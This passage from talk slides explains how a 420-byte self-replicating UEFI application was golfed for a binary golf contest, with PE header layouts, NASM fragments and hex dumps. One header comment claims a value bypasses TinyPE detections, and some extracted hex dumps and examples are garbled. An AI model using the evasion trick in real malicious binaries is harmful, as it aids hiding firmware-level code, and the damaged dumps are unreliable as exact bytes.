4. `OptionalHeader.SizeOfHeaders` - Reads the last byte of `Hdr.Pe32.OptionalHeader.SizeOfHeaders` to confirm that the headers are the correct size
5. Check there are enough `Image Directory Entries` to contain `EFI_IMAGE_DIRECTORY_ENTRY_SECURITY`

# Minimum Viable PE

After code review and testing, I found that the minimum viable PE header required to load a UEFI application is

- MZ Header
- PE Header
- Optional Header
- 6 data directories (All blank)
- A section header describing the .text section
- Code




Golfing

# Golfing Strategy

Since we are using a PE and understand the parser, we can probably use a bunch of common techniques for making small PEs.

The execution environment is OVMF [37] within QEMU, so we can also rely on some of the quirks of this env to make the binary smaller.

The downside is that it won't be as portable!



Free Young Thug!!!

# TinyPE

A technique for shrinking the binary size by using a small header. [38] (Template: [39])

It relies on setting `e_lfanew` in the DOS header to `0x04`, which points to the start of the PE header.

The minimum size of a 64 bit PE is 238 bytes due to sanity check on header size.

mzhdr: ; MZ Header		
dw "MZ"	; 0x00   4d5a	[MA] e_magic
dw 0x100	; 0x02   0001	[MB] e_cblp This value will bypass TinyPE detections!
pehdr: ; PE Header		
dd "PE"	; 0x04   5045 0000	[MC] e_cp [MD] e_crlc [PA] PE Signature
dw 0x014C	; 0x08   4c01	[ME] e_cparhdr [PB] Machine (Intel 386)
dw 0	; 0x0A   0000	[MF] e_minalloc [PC] NumberOfSections (0 haha)
dd 0	; 0x0C   0000 0000	[MG] e_maxalloc [MH] e_ss [PD] TimeDateStamp
dd 0	; 0x10   0000 0000	[MI] e_sp [MJ] e_csum [PE] PointerToSymbolTable
dd 0	; 0x14   0000 0000	[MK] e_ip [ML] e_cs [PF] NumberOfSymbols
dw 0x60	; 0x18   6000	[MM] e_lsarlc [PG] SizeOfOptionalHeader
dw 0x103	; 0x1A   0301	[MN] e_ovno [PH] Characteristics
ophdr: ; Optional Header		
dw 0x10B	; 0x1C   0b01	[MO] e_res [OA] Magic (PE32)
dw 0	; 0x1E   0000	[MO] e_res [OB] MajorLinkerVersion [OC] MinorLinkerVersion
dd 0	; 0x20   0000 0000	[MO] e_res [OD] SizeOfCode
dd 0	; 0x24   0000 0000	[MP] e_oemid [MQ] e_oeminfo [OE] SizeOfInitializedData
dd 0	; 0x28   0000 0000	[MR] e_res2 [OF] SizeOfUninitializedData
dd 0x7C	; 0x2C   7c00 0000	[MR] e_res2 [OG] AddressOfEntryPoint
dd 0	; 0x30   0000 0000	[MR] e_res2 [OH] BaseOfCode
dd 0	; 0x34   0000 0000	[MR] e_res2 [OI] BaseOfData
dd 0x400000	; 0x38   0000 4000	[MR] e_res2 [OJ] ImageBase
dd 4	; 0x3C   0400 0000	[MS] e_lfanew [OK] SectionAlignment
dd 4	; 0x40   0400 0000	[OL] FileAlignment
dd 0	; 0x44   0000 0000	[OM] MajorOperatingSystemVersion [ON] MinorOperatingSystemVersion
dd 0	; 0x48   0000 0000	[OO] MajorImageVersion [OP] MinorImageVersion
dd 5	; 0x4C   0500 0000	[OQ] MajorSubsystemVersion [OR] MinorSubsystemVersion
dd 0	; 0x50   0000 0000	[OS] Win32VersionValue
dd 0x80	; 0x54   8000 0000	[OT] SizeOfImage
dd 0x7C	; 0x58   7c00 0000	[OU] SizeOfHeaders
dd 0	; 0x5C   0000 0000	[OV] CheckSum
dw 2	; 0x60   0200	[OW] Subsystem (Win32 GUI)
dw 0x400	; 0x62   0004	[OX] DllCharacteristics
dd 0x100000	; 0x64   0000 1000	[OY] SizeOfStackReserve
dd 0x1000	; 0x68   0010 0000	[OZ] SizeOfStackCommit
dd 0x100000	; 0x6C   0000 1000	[O1] SizeOfHeapReserve
dd 0	; 0x70   0000 0000	[O2] SizeOfHeapCommit !! Was 0x100 in an older version
dd 0	; 0x74   0000 0000	[O3] LoaderFlags
dd 0	; 0x78   0000 0000	[O4] NumberOfRvaAndSizes ; Note - this is touchy

# Creating A Testing Script

OVMF has a 5 second boot delay which can be shortened with a key press

Manual Testing = Very Slow!!

Created a script to run QEMU and set up OVMF for debugging

*Also I added this to the top of my nasm source file to create a map file (pictured) so I can find my breakpoints quickly:*

[map all mybin.map]

Map file generated by nasm

```
-- NASM Map file --
Source file: bggp4.uefi.asm
Output file: a

-- Program origin --
00000000

-- Sections (summary) --
Vstart          Start          Stop           Length      Class    Name
                0              0            1A4     000001A4  progbits .text

-- Sections (detailed) --
--- Section .text ---
class:    progbits
length:   1A4
start:    0
align:   not defined
follows: not defined
vstart:   0
valign:  not defined
vfollows: not defined

--- Symbols ---
--- No Section ---

Value   Name
00000008  ImageHandle_o
00000010  SystemTable_o
00000018  EFI_SYSTEM_TABLE_BootServices_o
00000020  MessageOut_o
00000028  LoadedImageProtocolInterface_o
00000030  EFI_LOADED_IMAGE_PROTOCOL_GUID1_o
00000038  EFI_LOADED_IMAGE_PROTOCOL_GUID2_o
00000040  EFI_LOADED_IMAGE_PROTOCOL_DeviceHandle_o
00000048  ImageSize_o
00000050  SimpleFileSystemProtocolInterface_o
00000058  gEfiSimpleFileSystemProtocolGuid1_o
00000060  gEfiSimpleFileSystemProtocolGuid2_o
00000068  DeviceFSRoot_o
00000070  OriginalFileName_o
00000078  OriginalFileHandle_o
00000080  NewFileHandle_o
000000A0  AllocatePoolBuffer_o
000000A8  EFI_SYSTEM_TABLE_ConOut
000000B8  EFI_SYSTEM_TABLE_ConOut_OutputString
000000D0  EFI_SYSTEM_TABLE_BootServices
000000D8  EFI_BOOT_SERVICES_AllocatePool
000000E8  EFI_BOOT_SERVICES_FreePool
00000098  EFI_BOOT_SERVICES_HandleProtocol
00000018  EFI_LOADED_IMAGE_PROTOCOL_DeviceHandle
00000088  EFI_SIMPLE_FILE_SYSTEM_PROTOCOL_OpenVolume
00000088  EFI_FILE_PROTOCOL_Open
00000010  EFI_FILE_PROTOCOL_Close
00000020  EFI_FILE_PROTOCOL_Read
00000028  EFI_FILE_PROTOCOL_Write
```

# Exploring The Caves

Already had a list of places I could put code in from previous research

I combined this with manual testing using my build script to confirm the file loaded properly.

I thought it would take a lot longer, but it didn't. Thanks to h0mbre for talking me out of writing a snapshot fuzzer. :))

Some FREE spaces in the PE header

```
r@gamer:~/uefi$ nasm -f bin test-golf.asm -o root/a && yxd root/a
00000 4d5a 0001 5045 0000 6486 0100 4652 4545 MZ..PE..d...FREE
000010 4652 4545 4652 4545 a000 0602 0b02 4652 FREEFREE....FR
000020 4652 4545 4652 4545 4652 4545 0030 0000 FREEFREEFREE.0..
000030 0030 0000 0000 0000 0000 0000 0400 0000 .
000040 0400 0000 4652 4545 4652 4545 4652 4545 .FREEFREEFREE
000050 4652 4545 00f0 0000 e400 0000 4652 4545 FREE.....FREE
000060 0a00 4652 4652 4545 4652 4545 4652 4545 .FRFREEFREEFREE
000070 4652 4545 4652 4545 4652 4545 4652 4545 FREEFREEFREEFREE
000080 4652 4545 4652 4545 0600 0000 4652 4545 FREEFREE....FREE
000090 4652 4545 4652 4545 4652 4545 4652 4545 FREEFREEFREEFREE
0000a0 4652 4545 4652 4545 4652 4545 0000 0000 FREEFREEFREE...
0000b0 0000 0000 0000 0000 0000 0000 2e74 6578 .....tex
0000c0 7400 0000 9301 0000 0030 0000 9301 0000 t.....0...
0000d0 e400 0000 0000 0000 0000 0000 0000 0000 .
0000e0 2000 5060 4889 e551 5248 89d3 4889 d048 P`H..QRH..H..H
0000f0 8b5b 6053 ba34 000a 0052 4889 e248 8b48 [S.4...RH..H..H
000100 4048 89c8 488b 4008 ffd0 4d31 c041 5049 @H..H.@..M1.API
000110 89e0 48ba 8e3f 00a0 c969 723b 5248 baa1 H..?..ir;RH..
000120 311b 5b62 95d2 1152 4889 e248 8b4d f848 1.[b..RH..H.M.H
000130 8b45 e848 8b80 9800 0000 ffd0 4883 f800 E.H. ....H.
000140 0f85 2201 0000 488b 5dd8 488b 5b18 5348 .".H].H.[SH
000150 89d9 488b 5dd8 bb00 0300 0053 4d31 c041 ..H.j.....SM1.A
000160 5049 89e0 48ba 8e39 00a0 c969 723b 5248 PI..H..9..ir;RH
000170 ba22 5b4e 9659 64d2 1152 4889 e248 8b45 "[N.Yd..RH..H.E
000180 e848 8b80 9800 0000 ffd0 4883 f800 0f85 H.....H.
000190 d400 0000 4831 d252 4889 e248 8b4d b048 ..H1.RH..H.M.H
0001a0 89c8 488b 4008 ffd0 4d31 d241 b901 0000 ..H.@..M1.A..
0001b0 0041 b85c 0061 0041 5049 89e0 4831 d252 A..a.API..H1.R
0001c0 4889 e248 8b4d 9848 89c8 488b 4008 ffd0 H..H.M.H.H@...
0001d0 49b9 0000 0000 0000 0000 4c8d 0594 0000 I.....L...
0001e0 0048 31d2 5248 89e2 488b 4d98 5050 5050 H1.RH..H.M.PPPP
0001f0 4889 c848 8b40 00ff d049 89e0 488b 55b8 H..H.@..I..H.U.
000200 4831 c948 8b45 e848 8b40 40ff d04c 8b85 H1.H.E.H.Q@..L..
000210 60ff ffff 488d 55b8 488b 4d88 4889 c848 H..U.H.M.H.H
000220 8b40 20ff d04c 8b85 60ff ffff 488d 55b8 @..L.. H.U.
000230 488b 4d80 4889 c848 8b40 28ff d048 8b4d H..M.H.H@(.H.M
000240 8048 89c8 488b 4010 ffd0 488b 8d60 ffff H..H.@..H.
000250 f48 8b45 e848 8b40 b8ff d048 8b4d 8848 H.E.H.Q..H.M.H
000260 89c8 488b 4010 ffd0 4881 c4a0 0000 00b8 ..H.Q..H.....
000270 5500 0000 c334 00 U.....4.
```

# Confirming The Header Is Loaded Properly

I want the loader to map the whole file as is and not put different sections at different memory offsets.

This makes relative jumps and short data references work

Adjusting the value of `AddressOfEntryPoint` in the PE header makes this possible

I still needed to confirm that the header wasn't modified by the loader, so I dumped it with this command in GDB:


```
(gdb) dump binary memory pe_header_in_memory.bin 0x6222000  
0x62220E4
```

# Jmp Around

Moving the code up to the header requires you to know the exact size of the instructions

Using ndisasm helps with this

Divided the code up into little chunks of 8-12 bytes



# Short Jumping

A short jump costs 2 bytes

You can only jump backwards 125 bytes and forward 127 bytes

If you go any further, it assembles to a larger instruction which we don't want

Short Jump Tables (pictured) from The Starman's Realm [40]

For JMP instructions beginning at Offset **100h**, the following is true:

Second Byte Value	Bytes in-between	Next Instruction Location (Hex)
00	0	102
01	1	103
02	2	104
03	3	105
04	4	106
...	...	...
7c	124	17e
7d	125	17f
7e	126	180
7f	127	181

For JMP instructions beginning at Offset **200h**, the following is true:

Second Byte Value	Logical NOT (hex)	Two's (2's) Complement*	Next Instruction Location (Hex)	Bytes in-between
FF	00	-1	201	Possibly a clever trick, but very Un-Professional
FE	01	-2	200	Endless Loop
FD	02	-3	1FF	0
FC	03	-4	1FE	1
FB	04	-5	1FD	2
...	...	...	...	...
83	7C	-125	185	122
82	7D	-126	184	123
81	7E	-127	183	124
80	7F	-128	182	125

\*Showing the fact that the 8-bit **signed** bytes here are all **negative**.

# Golfing Strategy: Storing Data And Code In The Header

Using the FREE spaces in the header, we can store code and data.

Each space containing code needs 2 bytes for the short jump.

Data references must be kept close to the code referencing it to keep instruction sizes small.




# Golfing Strategy: Assuming Addresses are 32 bit

OVMF only uses 32 bit addresses, even though 64 bit registers and instructions are used.

This saves a significant amount of bytes on movs and address calculations.

The downside is that the code won't be as portable for systems that may use a larger address space.

```
mov rbx, rdx ; Moves data to all 64 bits of rbx
mov ebx, edx ; Moves data to bottom 32 bits of rbx, clears top 32
mov bx, dx ; Moves data to bottom 16 bits of rbx, doesn't touch the rest.
mov bl, dl ; Moves data to bottom 8 bits of rbx, doesn't touch the rest.
```




# Golfing Strategy: Reusing Register Values

Some needed values happened to be in registers after various calls (confirmed with GDB).

This let me remove larger stack references and replace with smaller mov instructions.

Assuming RAX is 0 (**EFI\_SUCCESS**) [41] after calls also helped to save space.

The downside is that this is not the most stable code.



# Golfing Strategy: Shrinking Constants With Code

This is a standard strategy, using bitwise operations and math tricks to generate large numbers with fewer bytes than it takes to store them.

This touches on a concept familiar to code golfers, Kolmogorov Complexity [42].

Consider the following two strings of 32 lowercase letters and digits:

`4c1j5b2p0cv4w1x8rx2y39umgw5q85s7`

The first string has a short English-language description, namely "write ab 16 times", which consists of 17 characters. The second one has no obvious simple description (using the same character set) other than writing down the string itself, i.e., "write 4c1j5b2p0cv4w1x8rx2y39umgw5q85s7" which has 38 characters. Hence the operation of writing the first string can be said to have "less complexity" than writing the second.

More formally, the **complexity** of a string is the length of the shortest possible description of the string in some fixed **universal** description language (the sensitivity of complexity relative to the choice of description language is discussed below). It can be shown that the Kolmogorov complexity of any string cannot be more than a few bytes larger than the length of the string itself. Strings like the *abab* example above, whose Kolmogorov complexity is small relative to the string's size, are not considered to be complex.

# Description of Kolmogorov Complexity from Wikipedia

# Golfing Strategy: Crowdsourcing

For some optimizations, I was curious about how others would approach them.

Particularly for instructions that would be the same size or even larger when attempting to optimize.

Asked on Twitter

Asked on Mastodon

Chatted with iximeow!!



Battle Programmer Yuu  
@netspooky

Say you want to optimize the size of this 10 byte x64 instruction, to put the value 0x8000000000000003 into r9.

```

```
mov r9, 0x8000000000000003
```

```

How would you do it?

```
, 0x8000000000000003 ; r9 = Attributes
wut o.0
9 03 00 00 00 00 00 00 80 ; movabs r9,0x8000000000000000
1 c9 41 80 c1 07 49 d1 c9 ; xor r9,r9; add r9b,7; r
7 ALT 07 00 00 00 49 d1 c9 ; mov r9,7; ror r9,1
```

9:11 PM · Jan 30, 2024 · 26K Views

View post engagements



15



18



123



36



```
; OPT(-3) This is a fancy lil dumb trick that sets this value in r9.
; In case of bug, uncomment the first line and comment out the next three.
;mov r9, 0x8000000000000003 ; r9 = OpenMode, with create and r/w
push 7
pop r9
ror r9, 1 ; r9 = *OpenMode, with create and r/w ; OPT(-3)
```

# Golfing Strategy: No Clean Up

Some of the calls were just clean up functions,  
which don't interfere with execution

I could go without closing the original file or  
freeing the allocated chunk.

Got down to 440 bytes



Do NOT Ask Her To Clean Up!!

# Golfing Strategy: Header Feng Shui

The Optional Header's Subsystem value needed to be 0x000A, but it separated two FREE zones where I could put code.

I looked for anything that had 000A in the code that I could use, and found a match in the newline of the UTF-16 string “4\n”.

After I moved this piece of code up to the header, my app was 420 bytes and I considered it done



Bytes	Code
53	<code>push rbx</code>
BA34000A00	<code>mov edx, 0xa0034</code>
52	<code>push rdx</code>
89E2	<code>mov edx, esp</code>

# Final Result

420 byte UEFI app!!!

Writeup [43]

```
user@gamer:~/uefi$ ./buildall.sh
00000000 4d5a 001 5045 0000 6486 0100 89c8 488b MZ..PE..d...H.
00000010 5260 488b 4008 eb44 a000 0602 0b02 488b R`H@..D....H.
00000020 45e8 678b 8098 0000 0090 eb18 e400 0000 E.g...
00000030 3400 0000 5555 5555 5555 5555 0400 0000 4..UUUUUUUU.
00000040 0400 0000 488b 4df8 ffd0 488b 4dd8 488b ..H.M..H.M.H.
00000050 4918 eb38 00f0 0000 e400 0000 52ba 3400 I..8.....R.4.
00000060 0a00 5289 e2ff d050 4989 e048 ba8e 3f00 .R...PI..H.?
00000070 a0c9 6972 3b52 48ba a131 1b5b 6295 d211 .ir;RH..1.[b...
00000080 5289 e290 eb98 eb84 0600 0000 51ba 0003 R.....Q..
00000090 0000 524d 31c0 4150 4989 e048 b845 e848 .RM1.API..H.E.H
000000a0 ba8e 3900 a0c9 6972 3b52 eb44 0000 0000 .9..ir;R.D...
000000b0 0000 0000 0000 0000 0000 0000 2e74 6578 .....tex
000000c0 7400 0000 c000 0000 e400 0000 c000 0000 t...
000000d0 e400 0000 0000 0000 0000 0000 0000 0000 ...
000000e0 2000 5060 89e5 5152 89d0 488b 4840 eb96 .P`..QR..H.H@..
000000f0 48ba 225b 4e96 5964 d211 5289 e248 8b80 H."[N.Yd..R..H.
00000100 9800 0000 ffd0 5089 e248 8b4d b089 c848 ...P..H.M..H
00000110 8b40 08ff d041 b901 0000 0041 b85c 0061 @..A..A\..\a
00000120 0041 5049 89e0 5089 e248 8b4d 9889 c848 .API..P..H.M...
00000130 8b40 08ff d06a 0741 5949 d1c9 4c8d 05ed @..j.AYI..L..
00000140 feff ff50 4889 e248 8b4d 9850 5050 5089 ..PH..H.M.PPPP.
00000150 c848 8b40 08ff d049 89e0 488b 55b8 89c1 H@..I..H.U...
00000160 488b 45e8 488b 4040 ffd0 4989 d048 8d55 H.E.H@@..I..H.U
00000170 b848 8b4d 8889 c848 8b40 20ff d04d 89d8 .H.M..H@..M..
00000180 488d 55b8 488b 4d80 89c8 488b 4028 ffd0 H.U.H.M..H@(
00000190 488b 4d80 89c8 488b 4010 ffd0 4881 c4a0 H.M..H@..H...
000001a0 0000 00c3
-rw-rw-r-- 1 user user 420 Feb 28 22:09 root/a
[+] Starting QEMU
[+] Sending HMP commands
[+] Reading output
Shell> a
4
Shell> comp a 4
[no differences encountered]
Shell> user@gamer:~/uefi$
```

# Future Optimizations

There are still things that could be done, but I was happy with the result.

Some relative offsets and stack references could be used a bit better, and some code chunks could be reworked entirely.



# A More Practical Example

# 301 Moved Permanently

Since BGGP5 is happening now, I will instead demonstrate some of the techniques I had for this demo in my entry.

<https://binary.golf/5>



# Keep In Touch!

<https://n0.lol> - My Website

<https://binary.golf> - Binary Golf Website

<https://twitter.com/netspooky>

<https://twitter.com/binarygolf>

<https://github.com/binarygolf/bggp>



# References

- [1] “LKM Golf” rqu & netspooky (2023), <https://tmpout.sh/3/19.html>
- [2] “BGGP4: A 420 Byte Self-Replicating UEFI App For x64”, netspooky (2024),  
<https://github.com/netspooky/golfclub/tree/master/uefi/bggp4>
- [3] “Adventures In Binary Golf”, netspooky (Airgap 2020 Conference)  
<https://youtu.be/VLmrsfSE-tA>
- [4] “Abusing file formats; or, Corkami, the Novella”, Ange Albertini (PoC||GTFO 7:6), <https://www.alchemistowl.org/pocorgtfo/pocorgtfo07.pdf>
- [5] “BGGP4: Replicate”, Binary Golf Association (2023), <https://binary.golf/4>

# References

- [6] “UEFI FAQ” <https://uefi.org/faq>
- [7] “Ralf Brown’s INTERRUP.LST” <https://www.ctyme.com/rbrown.htm>
- [8] “UEFI Overview - Driver Execution Environment (DXE) Phase”  
[https://uefi.org/specs/PI/1.8/V2\\_Overview.html](https://uefi.org/specs/PI/1.8/V2_Overview.html)
- [9] “UEFIRC - IRC Client for UEFI” <https://github.com/codud51/uefirc>
- [10] “Trusted Platforms UEFI, PI and TCG-based firmware”, Intel Whitepaper,  
<https://www.intel.com/content/dam/doc/white-paper/uefi-pi-tcg-firmware-white-paper.pdf>

# References

- [11] “EDK2 Driver Writers Guide - Section 3.7 UEFI Images”  
[https://tianocore-docs.github.io/edk2-UefiDriverWritersGuide/draft/3\\_foundat ion/37\\_uefi\\_images/README.7.html#37-uefi-images](https://tianocore-docs.github.io/edk2-UefiDriverWritersGuide/draft/3_foundat ion/37_uefi_images/README.7.html#37-uefi-images)
- [12] EDK2 Repo, <https://github.com/tianocore/edk2>
- [13] gnu-efi Repo, <https://sourceforge.net/p/gnu-efi/code/ci/master/tree/>
- [14] “UEFI App Bare Bones”, [https://wiki.osdev.org/UEFI\\_App\\_Bare\\_Bones](https://wiki.osdev.org/UEFI_App_Bare_Bones)
- [15] “EFI\_SIMPLE\_TEXT\_OUTPUT\_PROTOCOL.OutputString()”,  
[https://uefi.org/specs/UEFI/2.10/12\\_Proocols\\_Console\\_Support.html#efi-simpl e-text-output-protocol-outputstring](https://uefi.org/specs/UEFI/2.10/12_Proocols_Console_Support.html#efi-simpl e-text-output-protocol-outputstring)

# References

[16] “UEFI Shell Specification”,

[https://uefi.org/sites/default/files/resources/UEFI\\_Shell\\_2\\_2.pdf](https://uefi.org/sites/default/files/resources/UEFI_Shell_2_2.pdf)

[17] “UEFI Calling Conventions”,

[https://uefi.org/specs/UEFI/2.10/02\\_Overview.html#detailed-calling-conventions](https://uefi.org/specs/UEFI/2.10/02_Overview.html#detailed-calling-conventions)

[18] “UEFI Handoff State”,

[https://uefi.org/specs/UEFI/2.10/02\\_Overview.html#handoff-state-2](https://uefi.org/specs/UEFI/2.10/02_Overview.html#handoff-state-2)

[19] “UEFI Image Entry Point”,

[https://uefi.org/specs/UEFI/2.10/04\\_EFI\\_System\\_Table.html#uefi-image-entry-point](https://uefi.org/specs/UEFI/2.10/04_EFI_System_Table.html#uefi-image-entry-point)

[20] “EFI System Table”,

[https://uefi.org/specs/UEFI/2.10/04\\_EFI\\_System\\_Table.html#efi-system-table-1](https://uefi.org/specs/UEFI/2.10/04_EFI_System_Table.html#efi-system-table-1)

# References

- [21] “UEFI Specification 2.10”, <https://uefi.org/specs/UEFI/2.10/>
- [22] “EFI\_BOOT\_SERVICES.LocateProtocol()”,  
[https://uefi.org/specs/UEFI/2.10/07\\_Services\\_Boot\\_Services.html#efi-boot-services-locateprotocol](https://uefi.org/specs/UEFI/2.10/07_Services_Boot_Services.html#efi-boot-services-locateprotocol)
- [23] “EFI\_BOOT\_SERVICES.HandleProtocol()”,  
[https://uefi.org/specs/UEFI/2.10/07\\_Services\\_Boot\\_Services.html#efi-boot-services-handleprotocol](https://uefi.org/specs/UEFI/2.10/07_Services_Boot_Services.html#efi-boot-services-handleprotocol)
- [24] “Protocol Handler Services”,  
[https://uefi.org/specs/UEFI/2.10/07\\_Services\\_Boot\\_Services.html#protocol-handler-services](https://uefi.org/specs/UEFI/2.10/07_Services_Boot_Services.html#protocol-handler-services)
- [25] “UEFI File access APIs”, <https://krinkinmu.github.io/2020/10/31/efi-file-access.html>

# References

- [26] “UEFI Programming Repo - TestFileIo.c”,  
<https://github.com/zhenghuadai/uefi-programming/blob/master/book/FileIo/TestFileIo.c>
- [27] “UEFI Overview - Protocols”,  
[https://uefi.org/specs/UEFI/2.10/02\\_Overview.html#protocols](https://uefi.org/specs/UEFI/2.10/02_Overview.html#protocols)
- [28] “EFI\_FILE\_PROTOCOL.Open()”,  
[https://uefi.org/specs/UEFI/2.10/13\\_Protocols\\_Media\\_Access.html#efi-file-protocol-open](https://uefi.org/specs/UEFI/2.10/13_Protocols_Media_Access.html#efi-file-protocol-open)
- [29] “EFI\_BOOT\_SERVICES.AllocatePool()”,  
[https://uefi.org/specs/UEFI/2.10/07\\_Services\\_Boot\\_Services.html#efi-boot-services-allocatepool](https://uefi.org/specs/UEFI/2.10/07_Services_Boot_Services.html#efi-boot-services-allocatepool)
- [30] “EFI\_FILE\_PROTOCOL.Read()”,  
[https://uefi.org/specs/UEFI/2.10/13\\_Protocols\\_Media\\_Access.html#efi-file-protocol-read](https://uefi.org/specs/UEFI/2.10/13_Protocols_Media_Access.html#efi-file-protocol-read)

# References

- [31] “EFI\_FILE\_PROTOCOL.Write()”,  
[https://uefi.org/specs/UEFI/2.10/13\\_Protocols\\_Media\\_Access.html#efi-file-protocol-write](https://uefi.org/specs/UEFI/2.10/13_Protocols_Media_Access.html#efi-file-protocol-write)
- [32] “EFI\_BOOT\_SERVICES.FreePool()”,  
[https://uefi.org/specs/UEFI/2.9\\_A/07\\_Services\\_Boot\\_Services.html#efi-boot-services-freepool](https://uefi.org/specs/UEFI/2.9_A/07_Services_Boot_Services.html#efi-boot-services-freepool)
- [33] “EFI\_FILE\_PROTOCOL.Close()”,  
[https://uefi.org/specs/UEFI/2.10/13\\_Protocols\\_Media\\_Access.html#efi-file-protocol-close](https://uefi.org/specs/UEFI/2.10/13_Protocols_Media_Access.html#efi-file-protocol-close)
- [34] “PE101”, corkami, <https://github.com/corkami/pics/blob/master/binary/pe101/pe101.pdf>
- [35] “Terse Executables”, [https://uefi.org/specs/PI/1.8/V1\\_TE\\_Image.html](https://uefi.org/specs/PI/1.8/V1_TE_Image.html)

# References

- [36] “EFI\_BOOT\_SERVICES.LoadImage()”,  
